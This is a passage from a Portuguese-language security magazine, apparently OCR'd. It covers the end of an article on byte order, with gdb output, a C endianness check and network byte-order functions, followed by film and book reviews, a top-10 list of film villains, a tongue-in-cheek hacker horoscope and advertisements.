(gdb) x/b 0xbffffbbe
0xbffffbbe:    0x72 // Valor 0x72 – caractere r, vide tabela ASCII. Terceiro byte da variável nome.
(gdb) x/b 0xbffffbbf
0xbffffbbf:    0x00 // Valor 0x0 – NULL byte indicando o fim da cadeia de caracteres – string. Quarto byte da variável nome.
(gdb)
```

Listagem 2 – Sessão de *debug* do programa *endianness-big* mostrando como inteiros e cadeia de caracteres são codificadas na memória em uma arquitetura *big-endian* (*PowerPC*).

Os códigos das Listagens 1 e 2 demonstram claramente que, em memória, o mesmo número inteiro é armazenado e interpretado de forma diferente entre arquiteturas *little* e *big endian*. Porém, o mesmo não ocorre para *strings*. Logo, quando há transferências *byte* a *byte*, as *strings* mostram-se compatíveis e os inteiros incompatíveis. Desta forma, faz-se necessário considerar a ordenação de *bytes* quando inteiros são transferidos *byte* a *byte* entre arquiteturas diferentes.

Com esse conceito de ordenação de *bytes*, pode-se escrever um código capaz de testar se uma determinada arquitetura é *little* ou *big endian*. Tal código é testado nas Listagens 3 (arquitetura *little-endian*) e 4 (arquitetura *big-endian*).

```
root@twm:~/Endianness# cat check-endianness.c
#include <stdio.h>

int main()
{
      int x = 1;

      if(*(char *)&x == 1) // Aqui está o segredo. Foi criada uma máscara char*" para testar se o valor 1 está codificado no primeiro byte
(da direita pra esquerda) do inteiro. Se estiver, é little endian.
            printf("Little Endian.\n");
      else
            printf("Big Endian.\n");

      return 0;
}
root@twm:~/Endianness# gcc -o check-endianness check-endianness.c
root@twm:~/Endianness# ./check-endianness
Little Endian. // Na mosca. A arquitetura IA-32 é little endian.
```

```
root@twm:~/Endianness#
```

Listagem 3 – Programa *check-endianness* testando e demonstrando que a arquitetura IA-32 é *little endian*.

```
twm-ibook-g4:~ dmr$ cat check-endianness.c
#include <stdio.h>

int main()
{
      int x = 1;

     if(*(char *)&x == 1) // Aqui está o segredo. Foi criada uma máscara "char* para testar se o valor 1 está codificado no primeiro byte (da direita pra esquerda) do inteiro. Se não estiver, é big endian.
            printf("Little Endian.\n");
      else
            printf("Big Endian.\n");

      return 0;
}
twm-ibook-g4:~ dmr$ gcc -o check-endianness check-endianness.c
twm-ibook-g4:~ dmr$ ./check-endianness
Big Endian. // Na mosca. A arquitetura PowerPC é big endian.
twm-ibook-g4:~ dmr$
```

Listagem 4 – Programa *check-endianness* testando e demonstrando que a arquitetura PowerPC é *big endian*.

Como exemplos de arquiteturas *Little Endian*, pode-se citar: Intel x86, x86-64, z80, 8051, DEC Alpha e VAX. Como exemplos de arquiteturas *Big Endian*, pode-se citar: Motorola 6800, IBM Power, System/360 e SPARC (anteriores a versão 9). Existem também diversas arquiteturas que disponibilizam um *bit* como forma de configurar a ordenação de *byte* utilizada, como, por exemplo: PowerPC (geralmente), Alpha, SPARC V9, MIPS, PA-RISC e IA-64.

E quanto ao tráfego de rede? Estes dados são transmitidos com uma ordenação específica? Sim, o tráfego na rede é ordenado em *Big Endian*. Devido a isto, geralmente as linguagens de programação disponibilizam funções que convertem a ordenação da arquitetura corrente para a ordenação correta da rede e vice-versa. Por exemplo, para sistemas Linux, a glibc normalmente provê as funções descritas na Listagem 5.

```
uint16_t htons(uint16_t host_uint16); // retorna host_uint16 convertido para ordem de byte da rede.
uint32_t htonl(uint32_t host_uint32); // retorna host_uint32 convertido para ordem de byte da rede.
uint16_t ntohs(uint16_t net_uint16); // retorna net_uint16 convertido para ordem de byte do host.
uint32_t ntohl(uint32_t net_uint32); // retorna net_uint32 convertido para ordem de byte do host.
```

Listagem 5 – Funções normalmente providas pela *glibc* em sistemas Linux para conversão da ordem de *byte* entre a arquitetura corrente (*host*) e a rede.

Utilizar estas funções é uma forma de garantir a portabilidade do código independentemente da ordenação de *byte* utilizada pela arquitetura em que ele será compilado/executado. Uma forma simples de lembrar do que cada função faz é associar que ***htons*** é ***h**ost **to** **n**etwork **s**hort*, ***htonl*** é ***h**ost **to** **n**etwork **l**ong*, ***ntohs*** é ***n**etwork **to** **h**ost **s**hort* e ***ntohl*** é ***n**etwork **to** **h**ost **l**ong*. Assumindo *short* como 16 *bits* e *long* como 32 *bits*, pode-se utilizar *short* para portas TCP e UDP (por ser um campo de 16 *bits* no cabeçalho desses protocolos) e *long* para endereços IPv4 (por ser um campo de 32 *bits* no cabeçalho desse protocolo).

0x4 – CONCLUSÃO

O presente artigo questionou alguns conceitos que são geralmente considerados como axiomas (definidos, certos e inquestionáveis), como o tamanho do *byte*. Demonstrou que os inteiros são armazenados e

interpetados de forma incompatível entre arquiteturas *little* e *big endian*.

O conhecimento relativo a ordenação de endereçamento dos *bytes* na memória é importante para se entender os problemas de corrupção de memória, onde muitas vezes o atacante precisa codificar o endereço que quer colocar na memória de forma invertida.

Os autores e a revista se preocupam com a corretude das informações aqui apresentadas. Se você encontrou algum erro ou gostaria de agregar alguma informação às apresentadas aqui, por favor, deixe-nos saber. Sugestões de melhoria ou de assuntos a abordar são muito bem vindas.

Até a próxima, pessoal.

REFERÊNCIAS

COMER, D. E. Interligação de Redes com Tcp-ip Vol 1. 5 ed. Elsevier, 2006.

LOVE, R. Linux Kernel Development. 3° ed. Crawfordsville, IN: Addison-Wesley, 2011.

PETZOLD, C. CODE: The Hidden Language of Computer Hardware and Software. Washington, DC: Microsoft Press, 2000.

TANENBAUM, A. S. Organização Estruturada de Computadores. Tradução: Arlete Simille Marques. Revisão Técnica: Wagner Luiz Zucchi. 5° ed. São Paulo: Pearson Prentice Hall, 2007.

YGOR DA ROCHA PARREIRA

Ygor faz pesquisa com computação ofensiva, trabalha como consultor de segurança de aplicações na Trustwave e é um cara que prefere colocar os bytes à frente dos títulos.

GABRIEL NEGREIRA BARBOSA

Gabriel trabalha como pesquisador de segurança na Intel. Anteriormente, trabalhou como pesquisador de segurança na Qualys. Recebeu seu título de mestre pelo Instituto Tecnológico de Aeronáutica (ITA), onde também atuou em projetos de segurança para o governo e a Microsoft Brasil.

Sessão Renegada

LUCY

Direção: Luc Besson
Elenco: Amr Waked, Analeigh Tipton, Cédric Chevalme, Christophe Tek, Claire Tran, Frédéric Chau, Jan Oliver Schroeder, Mason Lee, Min-sik Choi, Morgan Freeman, Paul Chan, Pilou Asbæk, Scarlett Johansson, Yvonne Gradelet
Roteiro: Luc Besson
Produção: Marc Shmuger, Virginie Silla
Edição: Bob Ducsay
Trilha Sonora: Eric Serra
Fotografia: Thierry Arbogast
Gênero: Ação
País: EUA
Duração: 89 min.
Ano: 2014
Estúdio: Universal Pictures
Classificação: 16 anos

SINOPSE

Quando a inocente jovem Lucy (Scarlett Johansson) aceita transportar drogas dentro do seu estômago, ela não conhece muito bem os riscos que corre. Por acaso, ela acaba absorvendo as drogas, e um efeito inesperado acontece: Lucy ganha poderes sobre-humanos, incluindo a telecinesia, a ausência de dor e a capacidade de adquirir conhecimento instantaneamente.

CRÍTICA RENEGADA

A pegada e o ritmo do filme são bem parecidas com os filmes do Lars Von Trier: A Intro, a posição do personagem e sua narrativa, sua moralidade e consequências de até onde vai a capacidade do uso do cérebro e onde o ser humano seria capaz de refletir sobre um determinado fato. E o filme brinca com isso, mostrando em certas partes do filme a porcentagem do uso do celebro de Lucy marcando os atos do filme e justificando seus feitos "colocando os pontos nos I's". Por mais que seja vendido e considerado um filme de ação e ficção científica, me pareceu mais um drama com belos efeitos visuais e pitadas de ação. Outro que ta no papel de mentor, professor e filósofo é a "voz da razão", Morgan Freeman! Cara, ele ta fazendo o papel dele como mentor e narrador as vezes das passagens iniciais da Lucy e a motivação dela para ela seguir com tudo, afinal ela, com seus 20% do uso do cérebro, já tinha controle de várias coisas assim como total compreensão do que estava passando por ela. É um bom filme, mas leve mais pelo sentido moral, sério e uma viagem pela expansão da mente humana. Não é um filme de ação, tá quase uma ficção científica/ ideológica/ utopia.

Estante Renegada

STAR WARS: A TRILOGIA

SINOPSE

Todo fã clássico desta obra conhece a história de cor e salteado, mas não cansa de aprecia-la nos mais diversos formatos. O Livro nos mostra a história do jovem Luke Skywalker, criado em um longínquo planeta chamado

Tatooine, onde até seus 20 anos, achou que não faria mais nada além de cuidar das fazendas de umidade de seus tios, enquanto todos os seus amigos saiam para perseguir seus sonhos. Tudo então muda quando dois peculiares dróides aparecem e acabam fazendo com que ele conheça um velho e esquecido mestre Jedi. A partir desse momento a vida de Luke muda completamente e ele se vê envolvido em uma grande guerra civil onde uma aliança entre vários sistemas planetários luta contra a opressão e corrupção do terrível Império Galáctico, guardado a ferro e fogo pelo braço direito do Imperador, Darth Vader. Acompanhamos toda a saga de Luke ao lado da Aliança Rebelde na luta pela liberdade, e vemos a sua evolução nos caminhos da Força para enfrentar o seu maior desafio.

CRÍTICA RENEGADA

Durante vários anos, mantive os filmes da trilogia original de Star Wars no pedestal. Sempre aclamei a história clássica por ser provavelmente o primeiro exemplo da Jornada do Herói que conheci e me lembro. Devo dizer que ao rever a história sobre o formato de literatura, senti como se estivesse conhecendo-a novamente, com todas as suas surpresas, reviravoltas, altos e baixos. Poucas vezes pude dizer que curti tanto uma leitura. Mas falando fora da visão do fã, é necessário salientar a facilidade desta leitura. A narrativa escolhida para contar uma história que é tão "Visual" foi muito bem desenvolvida e favorece leitores jovens e mais velhos. O Dialogo e descrição dos personagens e paisagens é bem detalhado, mas não a exaustão como em obras mais longas, o que deixou a leitura simples, divertida e perfeita para a imersão no universo fictício. Para os fãs mais assíduos, como comentei acima, o livro expande a história original em detalhes nunca antes vistos. Vemos em detalhes por exemplo com era a vida de Luke antes de R2-D2 e C-3PO aparecerem. O que ele fazia e os amigos que tinha. O livro, principalmente na parte que se refere ao Episódio V: O Império Contra-Ataca, Faz com que o sentimento de apreensão, ansiedade e acima de tudo, medo de estar na presença de Darth Vader, se ampliem em pelo menos duas vezes. Vemos o personagem pelos olhos de outros personagens e consequentemente pelos olhos de nossa própria imaginação, e a narrativa consegue transmitir o poder da presença do Lorde Negro de uma maneira que nem mesmo os filmes conseguem.
"Uma confiança suprema reinava no coração de cada integrante da equipe desse esquadrão da morte do Império, especialmente entre os tripulantes do monstruoso destroier central. Mas algo queimava em suas almas. Medo – medo apenas do som das fortes e familiares pisadas que ecoavam pela enorme nave. Os membros da equipe sentiam pavor ao ouvir aqueles passos e estremeciam assim que os percebiam chegando perto, sempre trazendo seu temido mas também respeitado líder."

O significado de cada ação dele e de outros personagens como Obi Wan, Yoda, Han Solo e Leia, ganham uma forma maior e mais fantástica através das palavras. Outro ponto interessante para os entusiastas de material extra, são as mensagens deixadas por George Lucas no início de cada uma das três partes do livro, que contam um pouco sobre como foi dirigir aquele determinado episódio, e outras curiosidades (com direito a assinatura do mesmo no final). Em resumo, posso dizer seguramente que Star Wars é uma excelente saga para o cinema e perfeita para a literatura.

Outro ponto que devo ressaltar é a qualidade da produção gráfica feita no livro. A capa dura com acabamento em laminação brilhante estampando a figura de Lorde Vader é um farol para qualquer fã Star Wars nas livrarias. Isso tudo, em conjunto com a excelente história, torna este lançamento da Darkside nada menos do que imperdível, para fãs de Ficção Científica e de uma boa leitura!

TOP 10 - VILÕES DO CINEMA

Eles são maus, eles são terríveis, eles acabam com as vidas das pessoas. E nós os adoramos mesmo assim (nem todos). Hora de montarmos o **Top 10 Renegado: Vilões do Cinema.**

10) Biff Tannen (De Volta para o Futuro)

O vilão de umas das minhas trilogias favoritas. Tudo que ele queria era dinheiro, mulher e fama. Quem pode julga-lo? Mas para um vilão que tem "Estrume" como seu ponto fraco o 10º lugar está bom demais.

9) John Doe (Seven – Os Sete Crimes Capitais)

Foi um final que me deixou perturbado, pensando o que eu faria no lugar do Detetive David Milss. E tudo isso por um vilão que só aparece no final do filme mas que transformou Kevin Spacey em uma estrela.

8) Sauron (O Senhor dos Anéis)

O cara transformou a vida de Frodo, Aragorn e cia em um inferno. Por causa de um simples anel que criou, botou o terror em toda Terra média e transformou reis em escravos. Foram 3 filmes para que pudesse ser derrotado. Não dava pra ficar de fora dessa lista.

7) Alex DeLarge (Laranja Mecanica)

Sádico, tarado, violento e maníaco. Uma combinação perfeita para criar um vilão perfeito.
A cena dele cantando "Singing in the rain" no filme é fenomenal.

6) T-800 (O Exterminador do futuro)

O filme que consolidou Arnold schwarzenegger no papel de Brucutu nos anos 80. Ele quase não fala o filme inteiro mas as cenas dele como ciborgue eram demais. Para ajudar, ainda volta com o Exterminador do Futuro II (agora como herói) com a famosa: "Asta la vista, Baby". Se não fosse a porcaria daquele terceiro filme, ganharia mais posições.

5) Norman Bates (Psicose)

Alfred Hitchcock contando a história de Norman Bates e aquele seu "Motel" maldito é uma obra prima do cinema. A Tensão que é criada culminando na famosa cena do banheiro é espetacular e merece iniciar meu top 5.

4) Darth Vader (Guerra nas Estrelas)

Aquele capacete, aquela voz, aquela estrela da morte.
Um exemplo de que podemos gostar mais do bandido do que do mocinho. #ChupaLuke

3) Coringa (Batman Returns)

Heath Ledger transformou um personagem foda em algo mais foda ainda nos cinemas. A forma dele contando sobre como conseguiu as cicatrizes, queimando uma pilha de dinheiro e até transformando Harvey Dent no duas caras o trouxeram ao Top 3.

2) Hannibal Lecter (o Silêncio dos Inocentes)

Anthony Hopkins nasceu para levar um personagem aos cinemas: Hannibal, the Canibal.
Ele estava tão perfeito no papel que os outros atores tinham medo dele no set de filmagem. O personagem ganhou ainda mais força com o sucesso da série.

1) Jack Torrence (O Iluminado)

Here's Johnny!!!!!!
É impressionante a forma como Jack Nicholson conseguiu levar para as telas a essência do personagem Jack Torrence do livro. As cenas de suspense com o machado, com a maquina de escrever e com a porta são tão marcantes que parece que foi ontem que vi pela primeira vez o filme.

Horóscopo

Áries

Seu regente, que caminha para a libertação da pressão de Urano e já livre da pressão de Plutão, começa a trazer os benefícios da objetividade e assertividade em suas pesquisas, agora isento de bugs. Momento de mudanças positivas.

Touro

Marte já caminha livre da pressão de Plutão e distancia-se rapidamente de Urano, tornando você mais assertivo, aumentando as chances de encontrar um 0-day. A intensidade continua, mas você está bem mais organizado. Ótimo para começar uma pesquisa.

Gêmeos

Mercúrio no último dia de retrogradação pede somente um pouco mais de paciência. Marte caminha já livre da pressão de Plutão e seu windows fica mais estável. Mas fique atento, suspeitas de espionagem.

Câncer

O Sol em seu signo é pressionado por Plutão e continua trazendo oportunidades de mudanças positivas, boa hora pra testar um novo software. Marte livre de pressão melhora significativamente sua produtividade.

Leão

Seu regente, o Sol, continua pressionado por Plutão, trazendo algumas mudanças em sua rotina, especialmente de trabalho. Marte caminha livre de pressão intensa, aproveite e dedique se a estudar engenharia reversa.

Virgem

Mercúrio em seu último dia de retrogradação pede um pouco mais de paciência com relação a possíveis problemas profissionais. Marte já livre da pressão de Plutão traz oportunidades de reorganização de sua vida, veja um malware simples como ele é, não o veja como um ataque avançado, isso pode atrasar sua vida profissional.


Libra

Marte em seu signo caminha livre de Plutão e as energias começam a ficar menos pesadas. Suas decisões estarão mais racionais, mas ainda deve segurar a impulsividade, não forneça seus acessos pessoais a qualquer um, proteja seu banco de dados.

Escorpião

Marte já caminha livre da pressão de Plutão e em poucos dias estará liberto também de Urano, boa hora para iniciar um projeto em conjunto ou começar um novo código.

Sagitário



Marte já caminha livre da pressão de Plutão deixando para trás as dificuldades que você enfrentou, uma nova fase começa, mas pare de achar que HTML é programação.

Capricórnio

Mercúrio no último dia de retrogradação pede ainda um pouco mais de paciência com relação a possíveis problemas ou confusões em sua rotina de trabalho. O ataque foi mais simples do que imagina, preste atenção, esta apenas ofuscado.

Aquário

Marte já caminha livre da pressão de Plutão e os problemas que envolveram seus projetos de médio e longo prazo e em projetos de viagens ficam para trás. Boa hora para submeter um paper para uma grande conferência.

Peixes

Marte já caminha livre da pressão de Plutão e você sente que algumas decisões relacionadas à mudanças já podem ser tomadas com maior equilíbrio e sensatez. Boa hora para focar na vida acadêmica.

01101011010010100110100010101110101011010

H4ck4FL4G

Symantec™

O Maior Campeonato Capture the Flag do Brasil!

Saiba mais e inscreva-se:

Symantec™

TREND MICRO™

Fight Back Against Your Attackers with a Custom Defense

Standard security products simply can't cope with the custom nature of targeted attacks, not to mention their dedicated perpetrators. **The Trend Micro Custom Defense** arms you with a full spectrum of custom detection and intelligence. By weaving your security infrastructure into a tailored and adaptable defense, this unique solution equips you to discover and rapidly respond to your attackers.

Learn more at www.trendmicro.com/apt